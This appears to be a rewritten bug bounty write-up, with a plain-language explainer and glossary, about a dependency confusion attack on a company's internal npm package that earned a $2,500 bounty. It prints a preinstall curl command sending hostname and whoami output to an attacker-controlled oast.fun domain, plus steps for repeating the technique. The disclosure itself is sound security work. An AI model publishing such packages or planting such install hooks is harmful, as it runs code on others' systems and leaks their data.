[2,500$ Bug Bounty Write-Up] Remote Code Execution (RCE) via unclaimed Node package
An internal Node.js package name was unclaimed on the public npm registry, so an attacker could publish a malicious package with that name. When the company's systems installed dependencies, they fetched the public package and executed its preinstall script, sending host and user details to the attacker.
 Published on medium.com
In a dependency confusion attack, an attacker can create a malicious package with the same name as a company’s internal package and publish it to a public registry. If the company’s systems resolve the package from the public registry, they may download and execute the attacker’s code, leading to security risks like…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes a dependency confusion attack against a company's internal Node.js package, which caused code to execute on both production and non-production systems. The report does not name the company or the program beyond the bounty platform.
Dependency confusion is a software supply chain vulnerability. It occurs when a company's internal package is mistakenly downloaded from a public repository such as npm rather than from its private registry. This can happen when the package manager defaults to pulling from a public source and a package with the same name exists there. An attacker can publish a malicious package under the same name as the internal one; if the company's systems resolve the package from the public registry, they download and execute the attacker's code, which can lead to remote code execution.

Setup
The only precondition was that the company used an internal npm package whose name was not yet claimed on the public npm registry. The tooling involved was npm itself, for publishing the malicious package, and a domain under the attacker's control ending in oast.fun to receive the callbacks.
Finding it
During an engagement, the researcher examined one of the company's JavaScript files and noticed that it referenced a Node.js package stored in /node_modules/@confidential-package-name. This indicated that the company was using an internal npm package. The researcher then checked whether that internal package had been published on the public npm registry and found that it was unclaimed on npm.
That unclaimed status meant anyone could create a package with the same name and potentially cause a dependency confusion issue, by tricking the company's systems into downloading and executing code from the public npm registry instead of their internal source.
Exploitation
Step 1: Publish a package with the internal name
To confirm the risk, the researcher created a malicious npm package using the same name as the internal package, @confidential-package-name, and published it to the public npm registry. The package embedded a preinstall script designed to execute automatically upon installation.
The preinstall script was simple but effective:
curl — data-urlencode “info=$(hostname && whoami)” http://<attacker-controlled-domain>.oast.fun

package.json
The script runs hostname and whoami on the machine where the package is installed, URL-encodes the combined output into an info parameter, and sends it with curl to a domain under the researcher's control. Because it is a preinstall script, it executes automatically upon installation.
Step 2: Wait for installs and collect callbacks
Once the package was live on npm, the researcher waited. Within a few hours to days, multiple requests began arriving from both production and non-production environments of the company, confirming that their systems were downloading and executing the malicious package.

The requests included details such as hostnames and usernames, which showed which environments were affected by the dependency confusion attack.

Step 3: Analyse the collected data
After receiving over 150 HTTP and DNS lookups on the controlled host, the researcher analysed the IP addresses and the data retrieved from them. The list was curated by filtering out known scrapers, and WHOIS lookups were then run on all remaining IPs to check whether any matched the company's IP ranges or those of its service providers. That analysis formed the basis of the report.
Root cause
The internal package name was unclaimed on the public npm registry, and the company's systems downloaded and executed the package from the public registry. The report does not describe the resolver configuration, so the exact mechanism (for example, a scope or registry setting that allowed the public registry to satisfy the dependency) is not stated. The preinstall lifecycle hook then ran automatically on install, so simply resolving and installing the package was enough to execute code.
Impact
Code executed on the machines that installed the package, in both production and non-production environments. The callbacks leaked hostnames and usernames from those systems, which the researcher used to map the affected environments.
Fix
Based on the finding, the fix would be to claim the internal package name on the public registry and to configure the package manager so that the internal scope resolves only from the private registry.
Variants to test
- Enumerate internal package names from bundled JavaScript, lockfiles and source maps, then check each name on the public registry. A positive result is a name that is unclaimed publicly while being referenced internally.
- Test other ecosystems with the same technique, such as pip or other package managers that default to a public source. A positive result is a callback from a host that installs the package.
- Publish a package with a
preinstall(or equivalent lifecycle) script that reportshostnameandwhoamito a controlled host. A positive result is an HTTP or DNS lookup containing those values from an environment that belongs to the target. - Filter out known scrapers from the callbacks and run WHOIS on the remaining IPs to separate the target's ranges and service providers from unrelated traffic. A positive result is an IP that maps to the target or its provider.
Reporting

The report was triaged on the same day, with thanks to Raven_Bugcrowd for the quick triage, and within a week it was accepted. The researcher was awarded a $2,500 bounty, the highest reward available for that specific program.
What happened, in plain words
A security researcher found a way to make systems installing a company's internal package run code that he controlled. He simply noticed that the company used an internal software package with a particular name, and that nobody had registered that name on the public package library that the company's computers also use. He registered the name himself, put a small instruction inside the package that would report back to him when installed, and waited. Within hours to days, computers inside the company, in both live (production) and test (non-production) environments, downloaded his package and ran his instruction. They sent him their hostnames and usernames. He received over 150 HTTP and DNS lookups, analysed them, wrote a report, and was awarded a $2,500 bounty. The report was triaged the same day and accepted within a week.
This kind of attack is called dependency confusion. To understand it, you need a few ideas first.
Packages and package managers
Software is rarely written from scratch. Developers reuse chunks of code that other people have written, called packages (or libraries, or modules). A package manager is a program that downloads these packages and keeps them in order. For JavaScript and Node.js, the most common package manager is npm (Node Package Manager). It downloads packages from a public library, also called a registry. Anyone in the world can publish a package there, usually for free.
Think of it like a public tool library: you ask for a drill, and the librarian fetches one from the shelf. The shelf is open to everyone, and anyone can donate a drill with any name they like.
Private registries
Companies often have their own internal packages that they do not want to share with the world. They keep these in a private registry, a package library that only their own computers can reach. It is like a locked cupboard in the office that only staff can open.
The confusion
Here is the problem. When a computer asks for a package by name, the package manager has to decide where to look. If it is configured to check both the private cupboard and the public shelf, and a package with the same name exists in both places, it may pick the public one. That is the confusion: the computer meant to get the company's own tool, but got a stranger's tool with the same label instead.
An attacker can exploit this. If the company's internal package is called, say, @company/payments, and nobody has registered that name on the public npm registry, the attacker can register it first. Then, when the company's computers ask for @company/payments, they may download the attacker's version from the public shelf. If the attacker's version contains instructions that run automatically when installed, the attacker's code runs on the company's machines. That is remote code execution (RCE): running your own code on someone else's computer, over the network, without their permission.
Setup
The only precondition was that the company used an internal npm package whose name was not yet claimed on the public npm registry.
He needed two tools:
- npm, to publish his malicious package to the public registry.
- An out-of-band interaction host, which is a server he controlled, on a domain ending in
oast.fun, to receive the callbacks. Think of it as a private mailbox where the company's computers would drop a note if they ran his code.
Finding it
During an engagement, the researcher looked at one of the company's JavaScript files. JavaScript files are the code that runs in web pages and in Node.js applications. In that file, he saw a reference to a Node.js package stored in a folder path:
/node_modules/@confidential-package-name
What this means, piece by piece:
/node_modules/is the folder where npm puts downloaded packages. Every Node.js project has one.@confidential-package-nameis the name of the package. The@at the start indicates a scoped package, which is a way of grouping packages under a company or user name, like a surname. The actual name is hidden in the report, so it is shown as@confidential-package-name.
Seeing this told the researcher that the company was using an internal npm package. It was a clue, like finding a labelled key in a drawer.
He then checked whether that internal package name had been published on the public npm registry. He found that it was unclaimed. Nobody had registered that name on the public shelf.
That unclaimed status was the opening. It meant anyone, including him, could create a package with the same name and potentially cause a dependency confusion issue. The company's systems could be tricked into downloading and executing code from the public npm registry instead of their internal source.
Exploitation
Step 1: Publish a package with the internal name
To confirm the risk, the researcher created a malicious npm package using the same name as the internal package, @confidential-package-name, and published it to the public npm registry. The package embedded a preinstall script designed to execute automatically upon installation.
A preinstall script is a small set of instructions that npm runs automatically just before it installs a package. It is meant for setup tasks, like preparing files. But because it runs automatically, it is also a convenient place for an attacker to put code. The victim does not have to click anything or open a file; simply installing the package triggers the script.
The preinstall script was simple but effective:
curl — data-urlencode “info=$(hostname && whoami)” http://<attacker-controlled-domain>.oast.fun
package.json
Let us go through this line in plain words.
curlis a command-line tool for sending HTTP requests. It is like a messenger that can carry a note to a web address.— data-urlencodetells curl to take the following data and encode it so it can travel safely in a URL. (The dash in the report appears as an em dash, but the intent is the--data-urlencodeoption.)“info=$(hostname && whoami)”is the data being sent. The$(...)part runs two commands and captures their output:hostnameprints the name of the computer.whoamiprints the name of the user account running the command.- The
&&means run the second command only if the first succeeds. - The combined output is placed into a parameter called
info.
http://<attacker-controlled-domain>.oast.funis the address the note is sent to. The<attacker-controlled-domain>part is a placeholder for the researcher's own domain, and.oast.funis the service that captures the request.
So the whole line means: "Find out this computer's name and the user running this, wrap that information in a web request, and send it to my server." Because it is a preinstall script, it fires automatically as part of the install, with no further interaction from the victim.
The image shows the package.json file, which is the configuration file for an npm package. It is where the preinstall script is defined.
Step 2: Wait for installs and collect callbacks
Once the package was live on npm, the researcher waited. He did not need to do anything else. Within a few hours to days, multiple requests began arriving from both production and non-production environments of the company.
- Production means the live systems that real users and customers use.
- Non-production means test, staging, or development systems.
These requests confirmed that the company's systems were downloading and executing the malicious package. Each request was a callback: a message from the company's computer to the researcher's server.
The requests included details such as hostnames and usernames. That showed which environments were affected by the dependency confusion attack. A hostname is like a computer's name tag; a username tells you which account was in use. Together they help map out where the code ran.
Step 3: Analyse the collected data
After receiving over 150 HTTP and DNS lookups on the controlled host, the researcher analysed the IP addresses and the data retrieved from them.
- An HTTP lookup is a web request, like a browser visiting a page.
- A DNS lookup is a request to the domain name system, the internet's phone book, which translates names like
example.cominto numeric IP addresses. Even if the HTTP request fails, the DNS lookup can still be seen. - An IP address is a numeric label for a computer on the internet, like a street address.
The list was curated by filtering out known scrapers. Scrapers are automated programs that crawl the web and might accidentally trigger the package, creating noise. The researcher removed those so he could focus on real company systems.
He then ran WHOIS lookups on all remaining IPs. WHOIS is a public directory that tells you who owns an IP address or domain. He checked whether any matched the company's IP ranges or those of its service providers. That analysis formed the basis of the report.
Root cause
The internal package name was unclaimed on the public npm registry, and the company's systems downloaded and executed the package from the public registry. The report does not describe the resolver configuration, so the exact mechanism (for example, a scope or registry setting that allowed the public registry to satisfy the dependency) is not stated. The preinstall lifecycle hook then ran automatically on install, so simply resolving and installing the package was enough to execute code.
In simpler terms: the front door was unlocked because nobody had put a name plate on the public shelf, and the company's computers were allowed to take items from that shelf. The automatic script did the rest.
Impact
Code executed on the machines that installed the package, in both production and non-production environments. The callbacks leaked hostnames and usernames from those systems, which the researcher used to map the affected environments. The report frames the outcome as remote code execution; the demonstrated payload only collected and exfiltrated host and user information, and the report does not show any further action taken on the affected hosts.
In this case he only demonstrated that he could run code and gather basic system information. That was enough to prove the risk.
Fix
Based on the finding, the fix would be to claim the internal package name on the public registry and to configure the package manager so that the internal scope resolves only from the private registry.
Claiming the name is like putting your own lock on the public shelf slot so nobody else can use it. Configuring the package manager to use only the private registry is like telling your computers to ignore the public shelf for that name.
Variants to test
-
Enumerate internal package names from bundled JavaScript, lockfiles and source maps, then check each name on the public registry. A positive result is a name that is unclaimed publicly while being referenced internally.
- Bundled JavaScript is code that has been packed together for a website.
- Lockfiles record the exact versions of packages a project uses. All of these can reveal internal package names.
-
Test other ecosystems with the same technique, such as pip or other package managers that default to a public source. A positive result is a callback from a host that installs the package.
- pip is the package manager for Python, equivalent to npm for JavaScript.
-
Publish a package with a
preinstall(or equivalent lifecycle) script that reportshostnameandwhoamito a controlled host. A positive result is an HTTP or DNS lookup containing those values from an environment that belongs to the target. -
Filter out known scrapers from the callbacks and run WHOIS on the remaining IPs to separate the target's ranges and service providers from unrelated traffic. A positive result is an IP that maps to the target or its provider.
Reporting
The report was triaged on the same day, with thanks to Raven_Bugcrowd for the quick triage, and within a week it was accepted. The researcher was awarded a $2,500 bounty, the highest reward available for that specific program.
Glossary
- API: Application Programming Interface; a way for one program to talk to another, like a waiter taking your order to the kitchen.
- Bounty: A reward paid by a company or platform for finding and reporting a security bug.
- Callback: A request sent from a victim's system back to a server controlled by the researcher, confirming that code ran.
- Cookie: A small piece of data stored by a browser to remember something, like a session identifier.
- Dependency: A package that a project relies on to work.
- Dependency confusion: A supply chain attack where a package manager downloads a public package with the same name as an internal one.
- DNS lookup: A request to translate a domain name into an IP address.
- Exfiltrate: To steal data by sending it out of a system.
- Hostname: The name of a computer on a network.
- HTTP: The protocol used by web browsers and servers to communicate.
- IP address: A numeric address that identifies a computer on a network.
- JavaScript: A programming language used for web pages and Node.js applications.
- Lifecycle hook: A script that runs automatically at a certain stage of a process, such as before installation.
- Lockfile: A file that records the exact versions of dependencies.
- npm: Node Package Manager; the public registry and tool for JavaScript packages.
- Node.js: A runtime that lets JavaScript run outside a browser, often on servers.
- Out-of-band interaction host: A server controlled by the researcher to receive callbacks.
- Package: A reusable chunk of code that can be installed and used by other software.
- Package manager: A tool that downloads and manages packages.
- pip: The package manager for Python.
- Preinstall script: A script that runs automatically before a package is installed.
- Private registry: A package library that is only accessible to a specific organisation.
- Production environment: The live systems used by real users.
- Remote code execution (RCE): Running code on a remote system without authorisation.
- Scoped package: A package name that starts with
@and groups packages under a namespace. - Scraper: An automated program that crawls the web and may generate noise.
- Source map: A file that maps minified code back to original source.
- Supply chain: The network of people and software that produce and deliver a product.
- Token: A piece of data used to authenticate or identify a session.
- Triage: The initial assessment of a bug report to decide if it is valid.
- WHOIS: A public directory of who owns an IP address or domain.
whoami: A command that prints the current username.hostname: A command that prints the computer's name.curl: A command-line tool for sending HTTP requests.